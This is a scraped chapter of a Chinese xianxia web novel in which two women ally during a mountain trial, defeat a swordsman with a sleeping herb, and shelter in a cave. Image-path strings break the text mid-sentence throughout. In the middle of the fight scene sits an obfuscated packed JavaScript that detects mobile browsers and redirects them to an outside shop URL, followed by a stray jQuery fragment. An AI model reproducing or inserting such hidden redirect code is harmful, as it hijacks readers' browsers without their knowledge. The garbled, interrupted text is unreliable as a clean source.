那个姑娘朝舒漾歪了歪头:“但是我不这么觉得哦。”
舒漾奇道:“你这么相信我?”
姑娘眨眨眼:“不是相信你。”
舒漾挑眉。
“是不相信他们。”她的目光扫过那些刚才还在嚼舌根的人,语气轻飘飘的,“那些人嘴上都这么脏,今天说你,明天可能就说我,跟他们在一起,说不定会发生什么不好的事。”
舒漾看了她两秒,嘴角微微弯了一下。
“……行。”
她朝姑娘伸出手:“那跟我一起?不过我事先说好,我也只会先保全我自己,万一跟那些人差不多,你可别怪我。”
姑娘噗嗤一笑:“知道啦,我也只会保全我自己,我叫青禾,你呢?”
“舒漾。”
青禾点了点头,两人对视一眼,算是暂时结盟了。
“走吧。”舒漾转身,朝落星山的方向走去。
试炼开始的信号一响,落星山像炸开了锅。
但舒漾没急着走,站在原地看着人群分流,跑得最快的那批人,十有八九会先打起来,跑得最慢的那批,大概率是靶子。
刚开始还是减少点存在感更好。
“走这边。”舒漾选了一条没人走的小路,抬脚就走。
青禾跟上来,脚步很轻,几乎没有声音,舒漾侧耳听了一下,心里暗暗点头——这人至少不笨,知道隐藏脚步。
走了大概一刻钟,身后的喧嚣声已经完全听不到了,周围只剩下溪水叮咚的声音和风吹过树梢的沙沙声。
舒漾停下来,靠着一棵大树。
“休息一下吧,”她们刚刚把这一片大概都摸了一遍。溪流、断崖、水潭、山坡——哪里能藏人,哪里能跑路,哪里视野好,哪里容易被偷袭,舒漾在心里画了一张粗略的地图。
青禾跟在后面,一路走一路摘,袖子里塞满了各种草药,苦丁草、止血藤、驱虫蒿,还有些舒漾叫不出名字的东西。
“你摘这么多干嘛?”舒漾蹲在一块大石头后面,探出半个脑袋往山坡下看。
“备着。”青禾把一株开着小白花的草药小心地放进袖袋里,“万一受伤了,现找来不及。”
舒漾“哦”了一声,继续观察地形。
山坡下面是一条干涸的溪沟,两侧长满了齐腰深的杂草,风一吹就沙沙地响,溪沟的尽头连着一条窄窄的山道,两侧是密不透风的灌木丛,只留出一人宽的空隙。
舒漾盯着那条山道慢慢皱起了眉。
“如果有人要从这里过,”她指了指那条窄道,“只能一个一个走,排着队。”
青禾凑过来看了看:“那如果在两边埋伏……”
“对。”舒漾点头,“等第一个人走过去,从后面截断,中间的人就出不来了。”
青禾沉默了一瞬,小声说:“你想得好多。”
舒漾没接话,收回目光,从石头后面退下来。
“我以前也这样,”青禾忽然说,声音轻了一些,“我师父说我想太多,胆子太小,不适合修仙。”
舒漾转头看了她一眼。
“后来呢?”
“后来我师父死了。”青禾低下头,扯了一根草茎在手里慢慢地绕,“死在坏人手里,如果当时我想多一点,提前看出对方的意图,就不会这样了。”“所以你改行学医了?”
青禾愣了一下,然后噗嗤笑出来:“不是改行,是……算了,差不多吧。”
舒漾点了点头:“挺好的。多想一点可以更谨慎,少想一点日子更快活。”
青禾看了她一眼,睫毛轻轻颤了一下,她低下头,把手里那根草茎绕成一个环,又松开,轻声说:“那你呢?你是多想的那种,还是少想的那种?”
“都有吧。”舒漾说,声音比平时低了一些,“该想的时候想,不该想的时候不想。”
青禾歪了歪头:“那你怎么知道什么时候该想,什么时候不该想?”
舒漾笑了一下:“赌。”
青禾愣了一下。
“赌对了,就是该想的时候。”舒漾站起来,拍了拍膝盖上的灰,“赌错了,就是不该想的时候。”
话音刚落,她的眼神突然变了。
“比如……现在!”
最后几个字她咬得很重,剑光火石之间,她猛地抽出自己的剑,利落地转身。
“铛——”
金属撞击的声音在安静的林子里炸开,震得树梢上的鸟扑棱棱飞起来。
舒漾的剑架住了另一把剑。
一把窄而长的剑,剑刃薄如蝉翼,通体泛着幽幽的蓝光。
剑的主人站在三步之外,一身墨蓝色的道袍,满脸灰尘,看起来经历了一场恶战。
“把灵珠交出来!”
舒漾压了压眉:“你让我交就交啊?”
对方的脸色又黑了几分,握剑的手青筋暴起,那把窄剑从下往上撩过来,直奔舒漾的咽喉。
舒漾没退,反而往前踏了一步,侧身,剑刃擦着她的耳廓飞过去,削断了几根碎发。
她甚至能闻到剑刃上残留的血腥味。
“这么狠?”舒漾嘴上不饶人,心里却有点发怵。
她把剑一横,朝对方手腕拍了下去。劣质铁剑没什么锋刃,但够重,拍实了能让人骨头裂开。
男人收剑回防,窄剑在手腕前一转,“叮”的一声,铁剑被格开了。舒漾的虎口震得发麻,剑差点脱手。她咬紧牙关,借着反弹的力道往后跳了一步,拉开距离。
“外门的?”男人盯着她手里的剑,嘴角浮起一丝轻蔑,“就这?”
舒漾没理他,甩了甩发麻的手。几次交手下来,她已经摸清了对方的套路——剑快,但只有刺、撩、劈、扫,翻来覆去就那么几招。
“你就不能换个套路?”舒漾又一次侧身躲开他的刺击,“翻来覆去就这几下,你不腻我都替你腻了。”
男人的脸涨得通红,剑速又快了几分,但快了反而更乱,一剑刺空,身体跟着往前倾,重心不稳。
舒漾等的就是这个。
她转身躲开他的刺击,整个人像炮弹一样撞进他怀里,一肘顶上去,撞得对方身体一歪,摔了个四脚朝天。
舒漾没有给他爬起来的机会。一步跨上去,剑抵在他喉咙前。
“别动。”
男人躺在地上,胸口剧烈起伏着,眼睛里全是血丝,他瞪着舒漾:“你使诈。”
“使诈?”舒漾歪了歪头,喘着气,“我怎么使诈了?”
“你根本没有正面跟我打。”
“正面?”舒漾笑了,“你修为比我高,剑比我好,我跟你正面打?我脑子又没病。”
她低头看着他的腰——灵珠袋挂在腰侧,鼓鼓囊囊的。
她伸手解下来,在手里掂了掂。
“归我了。”
男人的脸涨得通红,嘴唇哆嗦着,却一个字也说不出来。
舒漾正准备站起来,余光忽然瞥到他的右手慢慢往腰;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17494325|202396||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
间摸去——那里还别着一把短匕首。
她心里一跳,但已经来不及出剑了。
就在这时,一片翠绿色的叶子从她身后飞过来,不偏不倚,正好落在男人的脸上。
男人的动作僵住了。
他的眼神从凶狠变成茫然,又从茫然变成呆滞,眼皮像灌了铅一样往下坠,挣扎了两下,最终还是合上了。手从匕首上滑落,整个人瘫软下去。
舒漾转过头。
青禾站在三步外,手指还保持着弹射的姿势,指尖夹着另一片叶子。她的脸色有些白,额头上沁出一层薄汗,但眼神很平静。
“金纹眠叶,”她说,声音轻轻的,“一阶麻醉草药,能让人昏睡半个时辰。”
舒漾看了她两秒,又看了一眼地上已经睡死的男人,然后笑了。
“你不是说你不会打架吗?”
“我不会。”青禾认真地说,“但我会下药。”
舒漾笑出了声。
她从男人身上站起来,把灵珠袋塞进怀里,又把那把窄剑从地上捡起来,掂了掂。
“这把不错。”她把剑别在腰间。
青禾看了那把剑一眼:“你拿他的剑,他醒了会不会发疯?”
“发疯就发疯,”舒漾说,“反正他醒来也找不到我们了。”
她背着手慢悠悠地往回走,青禾跟上来。
走了几步,舒漾低头看了一眼自己身上,没有光,对方袋子里也就二十来颗,加上她原来的,还不够五十,暂时安全。
在之前观察地形的时候,她就注意到,灵珠数量多了会有颜色变化。五十颗以上泛淡绿,两百颗以上泛赤红。她现在离被盯上还早。色。
“青禾。”
“嗯?”
“你刚才那片叶子,要是没打中怎么办?”
青禾想了想:“那就亲自上咯。”
舒漾看了她一眼,嘴角弯了一下。
“行,你这个人,比我想象的有意思。”
“你也是。”青禾跟上来,和她并肩走着,“你比我想象的不正经。”
“那不叫不正经,”舒漾把腰间那把窄剑正了正,“那叫灵活应变。”
天黑的时候,她们找到了一个隐蔽的山洞。
洞口不大,里面却挺深,弯弯曲曲的,最里面有一个天然的石室,能挡风,生火也看不到光。
青禾捡了干柴,舒漾用火折子生了火,火光照亮了石壁,两个人的影子在墙上晃来晃去。
舒漾靠坐在石壁边,慢慢闭上眼,今天灵力用了一大半,虎口在对战过程中震得发麻,现在碰一下还带着丝丝痛感。
她在心里又默默过了一遍这次的战斗:对方的剑路、自己的失误、下次该怎么打。
第一天尚且如此,后面只会更激烈。
“舒漾。”
“嗯?”
冰凉的触感点在脸上,舒漾睁开眼,青禾正在拿手指戳她的脑袋。
舒漾闭着眼睛没有动弹:“冰凉凉的,好舒服。”
青禾道:“我是在给你施法。”
舒漾问:“施法?”
“对,可以隐秘气息。”青禾把脸也贴了过去,“这样你可以睡个好觉了。”
舒漾点了点头,也把脸往她那边蹭了蹭,明明是第一天认识的,照理来说不应该这么相信对方。
但是……舒漾的意识渐渐往下沉,半梦半醒间,青禾柔软的体温却给了她一点难言的安全感。
或许……偶然一下也没关系。